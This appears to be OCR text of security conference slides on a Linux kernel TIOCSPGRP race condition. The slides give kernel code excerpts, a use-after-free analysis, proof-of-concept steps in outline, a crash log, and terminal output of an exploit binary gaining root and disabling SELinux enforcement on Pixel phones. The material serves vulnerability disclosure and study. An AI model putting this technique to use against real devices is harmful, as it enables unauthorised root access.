2552      struct tty_ldisc *ld;
2553
2554      if (tty_paranoia_check(tty, file_inode(file), "tty_ioctl"))
2555          return -EINVAL;
2556
2557      real_tty = tty_pair_get_tty(tty);
2558
2559      /*
2560       * Factor out some common prep work
2561       */
2562      switch (cmd) {
2563      case TIOCSETD:
2564      case TIOCSBRK:
2565      case TIOCCBRK:
2566      case TCSBRK:
2567      case TCSBRKP:
2568          retval = tty_check_change(tty);
```

```
2667      default:
2668          retval = tty_jobctrl_ioctl(tty, real_tty, file, cmd, arg);
2669          if (retval != -ENOIOCTLCMD)
2670              return retval;
2671      }
2672      if (tty->ops->ioctl) {
2673          retval = tty->ops->ioctl(tty, cmd, arg);
2674          if (retval != -ENOIOCTLCMD)
2675              return retval;
2676      }
2677      ld = tty_ldisc_ref_wait(tty);
2678      if (!ld)
2679          return hung_up_tty_ioctl(file, cmd, arg);
2680      retval = -EINVAL;
2681      if (ld->ops->ioctl) {
2682          retval = ld->ops->ioctl(tty, file, cmd, arg);
2683          if (retval == -ENOIOCTLCMD)
2684              retval = -ENOTTY;
2685      }
```

```
663   static int pty_unix98_ioctl(struct tty_struct *tty,
664                               unsigned int cmd, unsigned long arg)
665   {
666       switch (cmd) {
667       case TIOCSPTLCK: /* Set PT Lock (disallow slave open) */
668           return pty_set_lock(tty, (int __user *)arg);
669       case TIOCGPTLCK: /* Get PT Lock status */
670           return pty_get_lock(tty, (int __user *)arg);
671       case TIOCPKT: /* Set PT packet mode */
672           return pty_set_pktmode(tty, (int __user *)arg);
673       case TIOCGPKT: /* Get PT packet mode */
674           return pty_get_pktmode(tty, (int __user *)arg);
675       case TIOCGPTN: /* Get PT Number */
676           return put_user(tty->index, (unsigned int __user *)arg);
677       case TIOCSIG:    /* Send signal to other side of pty */
678           return pty_signal(tty, (int) arg);
679       }
680
681       return -ENOIOCTLCMD;
682   }
```

```
2484  static int n_tty_ioctl(struct tty_struct *tty, struct file *file,
2485                         unsigned int cmd, unsigned long arg)
2486  {
2487      struct n_tty_data *ldata = tty->disc_data;
2488      int retval;
2489
2490      switch (cmd) {
2491      case TIOCOUTQ:
2492          return put_user(tty_chars_in_buffer(tty), (int __user *) arg);
2493      case TIOCINQ:
2494          down_write(&tty->termios_rwsem);
2495          if (L_ICANON(tty) && !L_EXTPROC(tty))
2496              retval = inq_canon(ldata);
2497          else
2498              retval = read_cnt(ldata);
2499          up_write(&tty->termios_rwsem);
2500          return put_user(retval, (unsigned int __user *) arg);
2501      default:
2502          return n_tty_ioctl_helper(tty, file, cmd, arg);
2503      }
2504  }
```

Vulnerability Analysis

```
469  static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470  {
471      struct pid *pgrp;
472      pid_t pgrp_nr;
473      int retval = tty_check_change(real_tty);
474
475      if (retval == -EIO)
476          return -ENOTTY;
477      if (retval)
478          return retval;
479      if (!current->signal->tty ||
480          (current->signal->tty != real_tty) ||
481          (real_tty->session != task_session(current)))
482          return -ENOTTY;
483      if (get_user(pgrp_nr, p))
484          return -EFAULT;
485      if (pgrp_nr < 0)
486          return -EINVAL;
487      rcu_read_lock();
488      pgrp = find_vpid(pgrp_nr);
489      retval = -ESRCH;
490      if (!pgrp)
491          goto out_unlock;
492      retval = -EPERM;
493      if (session_of_pgrp(pgrp) != task_session(current))
494          goto out_unlock;
495      retval = 0;
496      spin_lock_irq(&tty->ctrl_lock);
497      put_pid(real_tty->pgrp);
498      real_tty->pgrp = get_pid(pgrp);
499      spin_unlock_irq(&tty->ctrl_lock);
500  out_unlock:
501      rcu_read_unlock();
502      return retval;
503  }
```

```
2521  static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522  {
2523      if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524          tty->driver->subtype == PTY_TYPE_MASTER)
2525          tty = tty->link;
2526      return tty;
2527  }
```

- ioctl(fdm, TIOCSPGRP, &pgrp)
  - tty(master)
  - real_tty(slave)
- ioctl(fds, TIOCSPGRP, &pgrp)
  - tty && real_tty(slave)

Vulnerability Analysis

```
469  static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470  {
471      struct pid *pgrp;
472      pid_t pgrp_nr;
473      int retval = tty_check_change(real_tty);
474
475      if (retval == -EIO)
476          return -ENOTTY;
477      if (retval)
478          return retval;
479      if (!current->signal->tty ||
480          (current->signal->tty != real_tty) ||
481          (real_tty->session != task_session(current)))
482          return -ENOTTY;
483      if (get_user(pgrp_nr, p))
484          return -EFAULT;
485      if (pgrp_nr < 0)
486          return -EINVAL;
487      rcu_read_lock();
488      pgrp = find_vpid(pgrp_nr);
489      retval = -ESRCH;
490      if (!pgrp)
491          goto out_unlock;
492      retval = -EPERM;
493      if (session_of_pgrp(pgrp) != task_session(current))
494          goto out_unlock;
495      retval = 0;
496      spin_lock_irq(&tty->ctrl_lock);
497      put_pid(real_tty->pgrp);
498      real_tty->pgrp = get_pid(pgrp);
499      spin_unlock_irq(&tty->ctrl_lock);
500  out_unlock:
501      rcu_read_unlock();
502      return retval;
503  }
```

```
2521  static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522  {
2523      if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524          tty->driver->subtype == PTY_TYPE_MASTER)
2525          tty = tty->link;
2526      return tty;
2527  }
```

- ioctl(fdm, TIOCSPGRP, &pgrp)
  - tty(master)
  - real_tty(slave)
- ioctl(fds, TIOCSPGRP, &pgrp)
  - tty && real_tty(slave)

Vulnerability Analysis

```
469  static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470  {
471      struct pid *pgrp;
472      pid_t pgrp_nr;
473      int retval = tty_check_change(real_tty);
474
475      if (retval == -EIO)
476          return -ENOTTY;
477      if (retval)
478          return retval;
479      if (!current->signal->tty ||
480          (current->signal->tty != real_tty) ||
481          (real_tty->session != task_session(current)))
482          return -ENOTTY;
483      if (get_user(pgrp_nr, p))
484          return -EFAULT;
485      if (pgrp_nr < 0)
486          return -EINVAL;
487      rcu_read_lock();
488      pgrp = find_vpid(pgrp_nr);
489      retval = -ESRCH;
490      if (!pgrp)
491          goto out_unlock;
492      retval = -EPERM;
493      if (session_of_pgrp(pgrp) != task_session(current))
494          goto out_unlock;
495      retval = 0;
496      spin_lock_irq(&tty->ctrl_lock);
497      put_pid(real_tty->pgrp);
498      real_tty->pgrp = get_pid(pgrp);
499      spin_unlock_irq(&tty->ctrl_lock);
500  out_unlock:
501      rcu_read_unlock();
502      return retval;
503  }
```

```
2521  static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522  {
2523      if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524          tty->driver->subtype == PTY_TYPE_MASTER)
2525          tty = tty->link;
2526      return tty;
2527  }
```

- Sequential ioctl
  - put_pid(A)/get_pid(B)
  - put_pid(B)/get_pid(C)

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- Sequential ioctl
  - put_pid(A)/get_pid(B)
  - put_pid(B)/get_pid(C)
- Concurrent ioctl
  - put_pid(A)/get_pid(B)
  - put_pid(A)/get_pid(C)
  - A's refcount decreased twice
  - B or C will never be freed

Why not found by fuzzing

```
469  static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470  {
471      struct pid *pgrp;
472      pid_t pgrp_nr;
473      int retval = tty_check_change(real_tty);
474
475      if (retval == -EIO)
476          return -ENOTTY;
477      if (retval)
478          return retval;
479      if (!current->signal->tty ||
480          (current->signal->tty != real_tty) ||
481          (real_tty->session != task_session(current)))
482          return -ENOTTY;
```

```
30  int __tty_check_change(struct tty_struct *tty, int sig)
31  {
32      unsigned long flags;
33      struct pid *pgrp, *tty_pgrp;
34      int ret = 0;
35
36      if (current->signal->tty != tty)
37          return 0;
38
39      rcu_read_lock();
40      pgrp = task_pgrp(current);
41
42      spin_lock_irqsave(&tty->ctrl_lock, flags);
43      tty_pgrp = tty->pgrp;
44      spin_unlock_irqrestore(&tty->ctrl_lock, flags);
45
46      if (tty_pgrp && pgrp != tty->pgrp) {
47          if (is_ignored(sig)) {
48              if (sig == SIGTTIN)
49                  ret = -EIO;
50          } else if (is_current_pgrp_orphaned())
51              ret = -EIO;
52          else {
53              kill_pgrp(pgrp, sig, 1);
54              set_thread_flag(TIF_SIGPENDING);
55              ret = -ERESTARTSYS;
56          }
57      }
58      rcu_read_unlock();
59
60      if (!tty_pgrp)
61          tty_warn(tty, "sig=%d, tty->pgrp == NULL!\n", sig);
62
63      return ret;
64  }
65
66  int tty_check_change(struct tty_struct *tty)
67  {
68      return __tty_check_change(tty, SIGTTOU);
69  }
70  EXPORT_SYMBOL(tty_check_change);
```

- Start a new session
- Set the process itself as PIDTYPE_PGID
- Ignore the SIGTTOU

PID object

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  struct rcu_head rcu;
  struct upid numbers[1];
};
```


```
struct task_struct  {
…
  struct pid_link
          pids[PIDTYPE_MAX];
…
};

enum pid_type {
  PIDTYPE_PID,
  PIDTYPE_PGID,
  PIDTYPE_SID,
  PIDTYPE_MAX
```

PID object

- A PID object is allocated when creating a process or thread
- For a new process, all the pids are attached
- For a new thread, only the PIDTYPE_PID is attached

```
init_task_pid(p, PIDTYPE_PID, pid);
if (thread_group_leader(p)) {
        init_task_pid(p, PIDTYPE_PGID, task_pgrp(current));
        init_task_pid(p, PIDTYPE_SID, task_session(current));
        attach_pid(p, PIDTYPE_PGID);
        attach_pid(p, PIDTYPE_SID);
}  else {…}
attach_pid(p, PIDTYPE_PID);
```

Vulnerability Analysis



PID object

```
1034  SYSCALL_DEFINE1(getpgid, pid_t, pid)
1035  {
1036      struct task_struct *p;
1037      struct pid *grp;
1038      int retval;
1039
1040      rcu_read_lock();
1041      if (!pid)
1042          grp = task_pgrp(current);
1043      else {
1044          retval = -ESRCH;
1045          p = find_task_by_vpid(pid);
1046          if (!p)
1047              goto out;
1048          grp = task_pgrp(p);
1049          if (!grp)
1050              goto out;
1051
1052          retval = security_task_getpgid(p);
1053          if (retval)
1054              goto out;
1055      }
1056      retval = pid_vnr(grp);
1057  out:
1058      rcu_read_unlock();
1059      return retval;
1060  }
```

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```

```
1398  static inline struct pid *task_pgrp(struct task_struct *task)
1399  {
1400      return task->group_leader->pids[PIDTYPE_PGID].pid;
1401  }
```

PoC

- Process Checker
  - TIOCSPGRP(A->B)
  - Check the PGID value
- Thread Ping and Pong
  - TIOCSPGRP(B->A)

PoC

- Process Checker
  - TIOCSPGRP(A->B)
  - Check the PGID value
- Thread Ping and Pong
  - TIOCSPGRP(B->A)

- Steps:
  - 1. Checker set the PGRP to A, wake up Ping and Pong
  - 2. Ping and Pong try to set the PGRP to B, wake up Checker and wait
  - 3. Checker check the PGID value, if changed, goto 4, else goto 1
  - 4. Checker stop the Ping and Pong

PoC

```
3644  [ 1672.363517] c1   7700 Internal error: Accessing user space memory outside uaccess.h routines: 96000005 [#1] PREEMPT SMP
3645  [ 1672.363535] Modules linked in:
3646  [ 1672.363557] c1   7700 CPU: 1 PID: 7700 Comm: poc Not tainted 4.4.223-g48d18f3c955d-dirty #16
3647  [ 1672.363564] c1   7700 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
3648  [ 1672.363573] c1   7700 task: 0000000000000000 task.stack: 0000000000000000
3649  [ 1672.363604] c1   7700 PC is at pid_vnr+0x2c/0x6c
3650  [ 1672.363620] c1   7700 LR is at SyS_getpgid+0x30/0x74
3651  [ 1672.363627] c1   7700 pc : [<ffffff98cc2c9c60>] lr : [<ffffff98cc2bfdac>] pstate: 80400145
3652  [ 1672.363633] c1   7700 sp : ffffffce79a37e90
```

PoC

```
3644  [ 1672.363517] c1   7700 Internal error: Accessing user space memory outside uaccess.h routines: 96000005 [#1] PREEMPT SMP
3645  [ 1672.363535] Modules linked in:
3646  [ 1672.363557] c1   7700 CPU: 1 PID: 7700 Comm: poc Not tainted 4.4.223-g48d18f3c955d-dirty #16
3647  [ 1672.363564] c1   7700 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
3648  [ 1672.363573] c1   7700 task: 0000000000000000 task.stack: 0000000000000000
3649  [ 1672.363604] c1   7700 PC is at pid_vnr+0x2c/0x6c
3650  [ 1672.363620] c1   7700 LR is at SyS_getpgid+0x30/0x74
3651  [ 1672.363627] c1   7700 pc : [<ffffff98cc2c9c60>] lr : [<ffffff98cc2bfdac>] pstate: 80400145
3652  [ 1672.363633] c1   7700 sp : ffffffce79a37e90
```

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  struct rcu_head rcu;
  struct upid numbers[1];
};
```

PoC

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```

```
547  struct pid_namespace *task_active_pid_ns(struct task_struct *tsk)
548  {
549      return ns_of_pid(task_pid(tsk));
550  }
551  EXPORT_SYMBOL_GPL(task_active_pid_ns);
```

```
1383  static inline struct pid *task_pid(struct task_struct *task)
1384  {
1385      return task->pids[PIDTYPE_PID].pid;
1386  }
```

```
142  static inline struct pid_namespace *ns_of_pid(struct pid *pid)
143  {
144      struct pid_namespace *ns = NULL;
145      if (pid)
146          ns = pid->numbers[pid->level].ns;
147      return ns;
148  }
```

PoC

```
505  pid_t pid_nr_ns(struct pid *pid, struct pid_namespace *ns)
506  {
507      struct upid *upid;
508      pid_t nr = 0;
509
510      if (pid && ns->level <= pid->level) {
511          upid = &pid->numbers[ns->level];
512          if (upid->ns == ns)
513              nr = upid->nr;
514      }
515      return nr;
516  }
517  EXPORT_SYMBOL_GPL(pid_nr_ns);
518
519  pid_t pid_vnr(struct pid *pid)
520  {
521      return pid_nr_ns(pid, task_active_pid_ns(current));
522  }
523  EXPORT_SYMBOL_GPL(pid_vnr);
```

```
547  struct pid_namespace *task_active_pid_ns(struct task_struct *tsk)
548  {
549      return ns_of_pid(task_pid(tsk));
550  }
551  EXPORT_SYMBOL_GPL(task_active_pid_ns);
```

```
1383  static inline struct pid *task_pid(struct task_struct *task)
1384  {
1385      return task->pids[PIDTYPE_PID].pid;
1386  }
```

```
142  static inline struct pid_namespace *ns_of_pid(struct pid *pid)
143  {
144      struct pid_namespace *ns = NULL;
145      if (pid)
146          ns = pid->numbers[pid->level].ns;
147      return ns;
148  }
```

PoC

- Thread Checker
  - TIOCSPGRP(A->B)
  - Check the PGID value
- Thread Ping and Pong
  - TIOCSPGRP(B->A)

- Steps:
  - 1. The victim process set itself as PIDTYPE_PGID and create the Checker
  - 2. Checker set the PGRP to A, wake up Ping and Pong
  - 3. Ping and Pong try to set the PGRP to B, wake up Checker and wait
  - 4. Checker check the PGID value, if changed, goto 5, else goto 2
  - 5. Checker stop the Ping and Pong

Timeline




image-taimen-rp1a.201005.004.a1 — adb • adbshl — 101×40
taimen:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
taimen:/ $ getenforce
Enforcing
taimen:/ $ getprop ro.build.fingerprint
google/taimen/taimen:11/RP1A.201005.004.A1/6934943:user/release-keys
taimen:/ $ /data/local/tmp/exp_taimen
pwned_by_thomasking:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking:/data/local/tmp # getenforce
Permissive
pwned_by_thomasking:/data/local/tmp #
flame:/ $ getprop ro.product.model && getprop ro.product.brand && getprop ro.build.fingerprint
Pixel 4
google
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
flame:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
flame:/ $ getenforce
Enforcing
flame:/ $ /data/local/tmp/exp_flame
0000: c0 a5 10 07 f0 ff ff ff 18 a4 10 07 f0 ff ff ff
0016: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0000: 00 9e 10 07 f0 ff ff ff 18 a4 10 07 f0 ff ff ff
0016: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0000: 00 00 00 00 00 00 00 00 90 54 ff 07 f0 ff ff ff
0016: 80 54 ff 07 f0 ff ff ff 68 6f 81 07 f0 ff ff ff
0000: 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 25 4f 4c f0 ff ff ff 00 f0 8e e9 f0 ff ff ff
0000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00
